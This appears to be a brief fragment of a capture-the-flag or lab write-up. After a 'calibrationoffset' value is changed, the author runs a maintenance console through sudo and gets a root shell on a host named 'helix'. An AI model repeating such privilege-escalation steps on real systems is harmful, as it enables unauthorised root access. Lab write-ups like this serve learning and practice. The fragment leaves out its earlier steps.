




Now change calibrationoffset







Now I can get root shell

```
operator@helix:~$ sudo /usr/local/sbin/helix-maint-console
[+] Privileged maintenance access granted
[!] Window expires in 89 seconds
[!] Session will be terminated automatically
root@helix:/home/operator#
```

I got root shell!